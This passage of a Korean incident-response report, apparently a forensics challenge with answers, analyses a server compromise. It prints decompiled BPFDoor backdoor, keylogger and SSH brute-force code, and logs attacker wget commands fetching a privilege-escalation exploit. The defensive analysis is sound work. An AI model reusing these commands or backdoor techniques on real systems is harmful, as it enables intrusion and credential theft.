    v141 = 4 * (v142[12] >> 4);                 // TCP 헤더 길이 계산
    v151 = &s[v144 + 14 + (__int64)v141];// TCP 데이터 시작
```

[그림 20] BPFDoor 프로토콜별 패킷 파싱 및 데이터 포인터 설정.

매직 패킷 탐지 후 백도어를 활성화하는 부분은 [그림 22]와 같다. 먼저 정상적인 시스템 프로세스(/usr/libexec/postfix/master)로 위장한 후 더블 포킹으로 완전한 데몬 프로세스를 생성한다. RC4 암호화 컨텍스트를 초기화하고 매직 패킷(fridaythe13th)을 인증한 뒤, 성공 시 대상 서버로 연결하여 리버스 셸을 실행하거나 모니터링 모드로 전환한다.

```
strcpy(src, "/usr/libexec/postfix/master");// 가짜 프로세스 이름 설정 (/usr/libexec/postfix/master)
if ( fork() )                          // 더블 포킹으로 데몬화
  exit(0);
chdir("/");                            // 루트 디렉토리로 이동
setsid();                              // 새로운 세션 생성
signal(1, 0LL);                        // SIGHUP 신호 무시
v3 = strlen(argv0);                    // 현재 프로세스 이름 길이 계산
memset(argv0, 0, v3);                  // 기존 프로세스 이름 지우기
strcpy(argv0, src);                    // 새로운 프로세스 이름 복사
prctl(15, src, v4, v5, v6, v7);        // PR_SET_NAME으로 프로세스 타이틀 변경
v8 = strlen(v151 + 10);                // 암호화 키 길이 계산
rc4_key_schedule_init((__int64)(v151 + 10), v8, (__int64)&crypt_ctx);// 송신용 RC4 컨텍스트 초기화
v9 = strlen(v151 + 10);                // 암호화 키 길이 재계산
rc4_key_schedule_init((__int64)(v151 + 10), v9, (__int64)&decrypt_ctx);// 수신용 RC4 컨텍스트 초기화
v139 = authenticate_magic_packet(v151 + 10);// 매직 패킷 인증 시도 (fridaythe13th 확인)
if ( v139 )                            // 인증 결과 확인
{                                      // 모니터링 모드인지 확인 (인증값 == 2)
  if ( v139 == 2 )
    mon(v150, *((unsigned __int16 *)v151 + 4));// 모니터링 모드 실행
}
else
{
  v138 = try_link(v150, *((unsigned __int16 *)v151 + 4));// 대상 서버 연결 시도 (인증 성공시)
  if ( v138 > 0 )                      // 연결 성공 여부 확인
    spawn_reverse_shell(v138, 0LL, 0LL);// 리버스 셸 생성 및 실행
}
exit(0);                               // 자식 프로세스 종료
```

[그림 21] BPFDoor 백도어 활성화 및 프로세스 은닉 코드

4.3.2 kk

해당 악성코드는 키로깅 악성코드이다. 주요 로직은 [그림 23]과 같다. 기본적으로 로깅하는 파일은 /var/log/shell.log이며, 이를 통하여 해당 악성코드가 최초로 작동된 시각을 추측할 수 있었다. 또한 데몬 프로세스로 실행되며, 쉬프트 키 상태를 통해 대문자와 소문자를 확인하였다.

```
parseOptions(argc, (char **)argv, &config);   // 명령행 옵션 파싱 - 로그 파일 경로 및 디바이스 파일 설정
kbd_fd = openKeyboardDeviceFile(config.deviceFile);// 키보드 디바이스 파일(/dev/input/eventX) 오픈
if ( kbd_fd <= 0 )
  __assert_fail("kbd_fd > 0", "skeylogger.c", 0x39u, "main");
logfile = fopen(config.logFile, "a");         // 로그 파일 오픈 (기본: /var/log/shell.log)
if ( !logfile )
{
  puts("Could not open log file");
  exit(-1);
}
setbuf(logfile, 0LL);
if ( daemon(1, 0) == -1 )                     // 데몬 프로세스로 실행 - 백그라운드에서 키로깅 수행
{
  v3 = __errno_location();
  v4 = strerror(*v3);
  puts(v4);
  exit(-1);
}
shift_pressed = 0;
while ( read(kbd_fd, &event, 0x18uLL) > 0 )   // 메인 키로깅 루프 - input_event 구조체로 키 입력 캡처
{
  if ( event.type == 1 )
  {
    if ( event.value == 1 )
    {                                         // Shift 키 상태 확인 및 대문자/소문자 처리
```

[그림 22] kk의 주요 로직.

4.4 정찰 및 후속 공격 도구

공격자는 SSH 무차별 대입 공격 도구인 bft와, fscan으로 알려진 네트워크 스캔 및 취약점 탐지 도구인 tmp를 이용하여 내부 확산(Lateral Movement)을 시도하였으며, 이는 [표 12]와 같이 정리할 수 있다.

bft	
파일 이름	bft
경로	/bin/.system/.../.../br/bft
기능	SSH 브루트포스 공격 수행
SHA-1	030215D109816EFF1E074F90B079D34D9B5A5AE4
tmp	
파일 이름	tmp
경로	/bin/.system/.../.../tmp
기능	GO언어로 작성되고, UPX패킹된, 네트워크 스캔 및 취약점 탐지 도구
SHA-1	3BA9A74F8FAEFF3DE03E4C834F266582E2EB46A8

[표 12] 백도어 및 지속성 도구 정리.

4.4.1 bft

bft 는 SSH 서버를 대상으로 하는 무차별 대입 공격 도구로, pass.lst(사용자명:패스워드 쌍의 목록)와 ips.lst(대상 IP 주소 목록) 으로 사전 기반 공격을 수행한다.

해당 악성코드는 보호 키워드인 "PRG-oldTeam"을 인증한다. 만약 인자로 해당 문자열이 없다면, [그림 24]와 같이, 자동 삭제 루틴이 실행되는 특징이 존재한다.

```
sub_8143A70("\x1B[30;01m[\x1B[31;01m!\x1B[30;01m] Key invalid!");// 키가 잘못된 경우: 자동 삭제 루틴 실행 ("rm -rf *")
sub_8143A70("\x1B[30;01m[\x1B[31;01m-\x1B[30;01m] Automated self distruction in 3 seconds!");
sub_816C830(1);
sub_8143A70("\x1B[30;01m[\x1B[31;01m-\x1B[30;01m] 3");
sub_816C830(1);
sub_8143A70("\x1B[30;01m[\x1B[31;01m-\x1B[30;01m] 2");
sub_816C830(1);
sub_8143A70("\x1B[30;01m[\x1B[31;01m-\x1B[30;01m] 1");
sub_8136D10("rm -rf *");                    // 자동 삭제 명령어 실행: "rm -rf *" - 모든 파일 삭제
sub_81416C0(0);
```

[그림 23] 인증 및 보호 메커니즘.

또한 핵심 무차별 대입공격 로직은 [그림 25]과 같다. 해당 로직에서 파싱 후 공격을 실행한다.

```
v11 = sub_8143350("pass.lst", "r");        // 패스워드 리스트 파일 "pass.lst" 로드
if ( !v11 )
{
  v2 = sub_8142BF0("Cannot open pass.lst \n");
  sub_81416C0(v2);
}
while ( sub_81430E0(v19, 4096, v11) )
{
  while ( 1 )
  {
    v12 = (_BYTE *)sub_8048270(v19, 10);
    if ( !v12 )
      break;
    *v12 = 32;
  }
  for ( i = sub_8152850(v19, " "); i; i = sub_8152850(0, " ") )
  {
    v14 = sub_8151920(i);
    v3 = v6++;
    v17[v3] = v14;
  }
  ++v9;
  v4 = sub_8142BF0("Cannot open ips.lst\n");
  sub_81416C0(v4);
}
while ( sub_81430E0(v18, 4096, v15) )
{
  v16 = (_BYTE *)sub_8048270(v18, 10);
  if ( v16 )
    *v16 = 0;
  if ( !sub_8136F10() )
  {
    dword_8246784 = 0;
    if ( string_compare_wrapper(*(_DWORD *)(a2 + 12), "normal") )
    {
      if ( !string_compare_wrapper(*(_DWORD *)(a2 + 12), "verbose") )
      {
        for ( j = 0; j < v6; j += 2 )
        {
          sub_8142BF0(
            "\x1B[30;01m[\x1B[32;01m?\x1B[30;01m] Check ip: %s with user %s and pass %s on port: %s\x1B[30;01m\n",
            v18,
            (const char *)v17[j],
            (const char *)v17[j + 1],
            *(const char **)(a2 + 8));
```

[그림 24] 패스워드 파일 및 IP 파일 파싱 로직.


SSH 연결 및 공격 검증은 [그림 26]과 같다. libssh2 라이브러리를 사용하여 uptime 명령을 실행하고 결과를 수신함으로써, 성공과 실패를 검증한다.

```
    v7 = sub_8151B90("uptime");
    v15 = sub_804BB50(v19, "exec", 4, "uptime", v7);// uptime 명령 실행
    if ( v15 != -37 )
      break;
    sub_8048E94(v17, v18);
  }
  if ( !v15 )
  {
    v20 = sub_804C590(v19, 0, v31, 0xFFFF); // 결과 수신
```

[그림 25] 공격 성공 검증 로직.


4.4.2 tmp

tmp는 fscan기반의 네트워크 스캔 및 취약점 탐지 도구이다. [그림 27] 과 같이, UPX 4.2로 패킹되어 있으며 Go언어를 기반으로 제작되었다.



[그림 26] DIE로 확인한 tmp.

fscan은 [그림 28]와 같이, 오픈소스 네트워크 스캔 및 취약점 탐지 도구이며, SSH, SMB MySQL, MSSQL 등 다양한 어플리케이션에 대한 취약점 탐지 기능을 지원한다.



[그림 27] fscan의 Github.

4.5 타임라인

해당 테스트 서버 침해사고에 대한 타임라인은 [표 13]과 같이 정리할 수 있다.

분류	시간	소스 / IP	대상	도구/파일	상세 요청
초기침투	2025-07-21 09:47:09	13.49.23.224	/adm/admintest/php	admintest.php	웹쉘 최초 접근
	2025-07-21 09:47:47	13.49.23.224	/adm/admintest/php	admintest.php	whoami
	2025-07-21 09:48:44	13.49.23.224	/adm/admintest/php	admintest.php	ifconfig
	2025-07-21 10:01:22	피해 서버	/tmp	exa.sh	wget http://13.49.23.224/CVE-2025-32463/exa.sh -P /tmp && chmod +x /tmp/exa.sh
	2025-07-21 10:02:02	피해 서버	/tmp	woot1337.so.2	wget http://13.49.23.224/CVE-2025-32463/woot1337.so.2 -P /tmp
	2025-07-21 10:02:30	피해 서버	/tmp	p.sh	wget http://13.49.23.224/p.sh -P /tmp && chmod +x /tmp/p.sh
	2025-07-21 10:11:23	피해 서버	/etc/passwd	p.sh	p.sh를 이용하여 passwd파일을 열람.
	-	피해 서버	-	exa.sh(추정)	NSS 하이재킹을 이용한 권한 상승 성공 (apache -> root로 변경)
계정장악	2025-07-21 11:08:58	13.49.23.224	/tmp/exa.sh	exa.sh	웹쉘을 통한 exa.sh 실행 성공
	2025-07-21 11:12:05	root	ec2-user	passwd	passwd ec2-user (비밀번호 변경)
	2025-07-21 11:13:51	root	root	passwd	passwd root (비밀번호 변경)
백도어설치	2025-07-21 11:23:16	root	/dev/shm/tempflush	chmod	/bin/chmod 755 /dev/shm/tempflush (권한 부여)
	2025-07-21 11:33:25	root	172.31.1.1/16	tmp	tmp(fscan)을 이용한 네트워크 취약점 스캔 (/tmp -h 172.31.1.1/16 -o /usr/bin/.system/.../.../result)
	2025-07-21 16:11	m.tar.gz	/usr/bin/.system/.../.../	cmd.sh	명령 로깅 스크립트 생성
	2025-07-21 20:19:08	m.tar.gz	/usr/bin/.system/	m.tar.gz	모든 백도어 도구 최종 배치 완료.

	2025-07-21 20:23	-	피해서버	kk	kk를 이용한 키로그 시작 (shell.log 생성)
레터널 무브먼트	2025-07-22 04:58:42	root	pass.lst	vi	무차별 대입 공격 사전 파일 편집
	2025-07-22 05:08:33	root	PRG-oldTeam	Bft	무차별 대입 공격 - **성공** ./bft 5 22 normal PRG-oldTeam
	2025-07-22 06:39:40	root	vuln.log	cat	cat vuln.log (무차별 대입 공격 성공 결과 확인)
	2025-07-22 06:40:25	root	172.31.20.201	ssh	ssh 172.31.20.201 (직접 SSH 접속 시도)
	2025-07-22 06:42:41	root	imsi@172.31.20.201	ssh	ssh imsi@172.31.20.201 발견된 계정으로 접속)
	2025-07-22 06:45:46	root	172.31.20.201	ftp	ftp 172.31.20.201 (SSH 대안으로 FTP 접속 성공)
	2025-07-22 07:05:41	root	172.31.23.18	ftp	ftp 172.31.23.18` (작업dir: /usr/bin/.system)
	2025-07-22 07:07:30	root	172.31.20.201	ftp	ftp 172.31.20.201 (작업dir: /usr/bin/.system)

[표 13] 테스트 서버 침해사고 타임라인 정리.

5. 공격자는 BPFDoor를 활용해 공격을 지속한 것으로 판단됩니다. BPFDoor를 활성화하기 위한 매직패킷 값은 무엇인가요?

해당 침해사고에 사용된 BPFDoor의 파일 이름은 ka이며, 이는 4.3.1 ka에서 분석한 내용과 같다.

ka의 main에서는 [그림 29]와 같이, v8변수에 fridaythe13th라는 값을 저장한다.

```
strcpy(v8, "fridaythe13th");                    // 기본 패스워드 "fridaythe13th" 설정 - 매직패킷 인증에 사용
```

[그림 29] v8 변수에 저장되는 fridaythe13th.

이 후, strcpy를 통해 [그림 30]과 같이, v8변수의 값을 전역 변수 s1에 저장한다.

```
strcpy(s1, v8);
```

[그림 30] s1의 v8의 값을 복사하는 모습.

이 후 [그림 31]과 같이, authenticate_magic_packet 함수에서 값을 fridaythe13th와 비교하여 검증하여 백도어 활성화 여부를 결정한다.

```
__int64 __fastcall authenticate_magic_packet(const void *a1)
{
  size_t v1; // rax

  v1 = strlen(s1);
  if ( !memcmp(s1, a1, v1) )                    // 매직패킷의 패스워드를 "fridaythe13th"와 비교하여 인증
    return 0LL;
  else
    return 2LL;
}
```

[그림 31] authenticate_magic_packet에서 매직패킷을 검증하는 모습.

답: fridaythe13th

6. 공격자는 해당 서버를 통해 다른 서버에 추가적으로 접근했습니다. 공격자가 접근한 추가 시스템의 IP, 접근 방식, 접근 일시를 식별하세요.

7 월 21 일 11 시 33 분 [그림 32]와 같이, 네트워크 및 취약점 탐지 도구인 tmp 을 이용하여 172.31.1.1/16 (65,536 개 IP 주소)에 대해 스캔을 진행하였다.

```
Jul 21 11:33:25 ip-172-31-30-240 root[1511953]: User=root, PID=1505788, PWD=/usr/bin/
.system/.../..., CMD=  292  ./tmp -h 172.31.1.1/16 -o /usr/bin/.system/.../.../result
```

[그림 32] tmp을 이용해서 172.31.1.1/16 주소 스캔.

다음날인, 22일 4시 58분경, [그림 33]과 같이 계정 정보 파일인 pass.lst를 vi를 이용해 1분간 수정했다.

```
Jul 22 04:58:42 ip-172-31-30-240 root[1786833]: User=root, PID=1775011, PWD=/usr/bin/
.system/.../.../br, CMD=  304  vi /usr/bin/.system/????br/pass.lst
grep: writing output
Jul 22 04:59:48 ip-172-31-30-240 root[1790674]: User=root, PID=1775011, PWD=/usr/bin/
.system/.../.../br, CMD=  308  vi pass.lst
grep: writing output
```

[그림 33] pass.lst를 vi를 이용하여 수정하는 모습.

약 10분 뒤인 5시 8분경, bft 도구를 실행했다. 이때 스캔 대상의 ip 목록은 [표 14]와 같이 정리할 수 있다.


```
Jul 22 05:08:33 ip-172-31-30-240 root[1821367]: User=root, PID=1775011, PWD=/usr/bin/
.system/.../.../br, CMD=  309  ./bft 5 22 normal PRG-oldTeam
```

[그림 34] bft 도구를 실행한 모습.

IP 주소
172.31.20.201
172.31.23.18
172.31.27.197
172.31.31.97
172.31.24.114

[표 14] bft를 이용한 공격에 사용된 IP 목록.

172.31.20.201 으로 총 4 번 접속시도한 흔적이 발견되었다. 처음에는 ssh 를 이용해 접속을 시도했지만. 이후 취약한 계정 정보인 imsi 를 이용한 접근이 확인되었다. 접근한 내용은 [그림 35]와 [표 15]로 정리할 수 있다.




[그림 35] 172.31.20.201 아이피에 대한 원격 접속 시도.

IP	접근 방법	일시
172.31.20.201	ssh 프로토콜 접근 시도.	2025-07-22 06:40:25
172.31.20.201	imsi 사용자명으로 ssh 프로토콜 접근 시도	2025-07-22 06:42:41
172.31.20.201	ftp 프로토콜 접근 시도	2025-07-22 06:45:46
172.31.20.201	ftp 프로토콜 접근 시도	2025-07-22 07:07:30

[표 15] 172.31.20.201 아이피에 대한 원격 접속 시도.

172.31.23.18은 2번의 접속 시도가 발견되었다. 이 또한 취약한 자격증명으로 추정되는 imsi 계정을 이용해서 접속을 시도했으며, [그림 36]과 [표 16]를 통해 정리할 수 있다.




[그림 36] 172.31.23.18 아이피에 대한 원격 접속 시도.

IP	접근 방법	일시
172.31.23.18	imsi 사용자명으로 ssh 프로토콜 접근 시도	2025-07-22 06:51:45
172.31.23.18	ftp 프로토콜 접근 시도	2025-07-22 07:05:41

[표 16] 172.31.23.18 아이피에 대한 원격 접속 시도.

172.31.27.197은 총 1번의 접속 시도가 존재했다. 이 또한 취약한 자격 증명으로 추정되는 imsi를 이용한 접속 시도를 보였다. 이는 [그림 37]과 [표 17]으로 정리할 수 있다.




[그림 37] 172.31.27.197 아이피에 대한 원격 접속 시도.

IP	접근 방법	일시
172.31.27.197	imsi 사용자명으로 ssh 프로토콜 접근 시도	2025-07-22 06:59:56

[표 17] 172.31.27.197 아이피에 대한 원격 접속 시도.

172.31.27.197 또한 총 1번의 접속 시도가 존재했다. 이 또한 취약한 자격 증명으로 추정되는 imsi를 이용한 접속 시도를 보였다. 이는 [그림 38]과 [표 18]로 정리할 수 있다.




[그림 38] 172.31.31.97 아이피에 대한 원격 접속 시도.

IP	접근 방법	일시
172.31.31.97	imsi 사용자명으로 ssh 프로토콜 접근 시도	2025-07-22 06:59:56

[표 18] 172.31.31.97 아이피에 대한 원격 접속 시도.

마지막으로 172.31.24.114에 대한 접속시도는 총 2회이며, 취약한 자격 증명으로 추정되는 imsi 계정에 대한 접속 시도와, ftp 프로토콜로 접속 시도를 했으며, 이는 [그림 39]과 [표 19]로 정리할 수 있다.



[그림 39] 172.31.24.114 아이피에 대한 원격 접속 시도.

IP	접근 방법	일시
172.31.24.114	ftp 프로토콜 접근 시도	2025-07-22 07:01:20
172.31.24.114	imsi 사용자명으로 ssh 프로토콜 접근 시도	2025-07-22 07:02:37

[표 19] 172.31.24.114 아이피에 대한 원격 접속 시도.

이를 총 정리하면 [표 20]과 같이 정리할 수 있으며, 10개의 시도를 정답으로 나타낼 수 있다.

IP	접근 방법	일시
172.31.20.201	ssh 프로토콜 접근 시도.	2025-07-22 06:40:25
172.31.20.201	imsi 사용자명으로 ssh 프로토콜 접근 시도	2025-07-22 06:42:41
172.31.20.201	ftp 프로토콜 접근 시도	2025-07-22 06:45:46
172.31.23.18	imsi 사용자명으로 ssh 프로토콜 접근 시도	2025-07-22 06:51:45
172.31.27.197	imsi 사용자명으로 ssh 프로토콜 접근 시도	2025-07-22 06:59:56
172.31.31.97	imsi 사용자명으로 ssh 프로토콜 접근 시도	2025-07-22 06:59:56
172.31.24.114	ftp 프로토콜 접근 시도	2025-07-22 07:01:20
172.31.24.114	imsi 사용자명으로 ssh 프로토콜 접근 시도	2025-07-22 07:02:37
172.31.23.18	ftp 프로토콜 접근 시도	2025-07-22 07:05:41
172.31.20.201	ftp 프로토콜 접근 시도	2025-07-22 07:07:30

[표 20] 추가적으로 접근한 ip 와 접근 방법 그리고 일시 정리.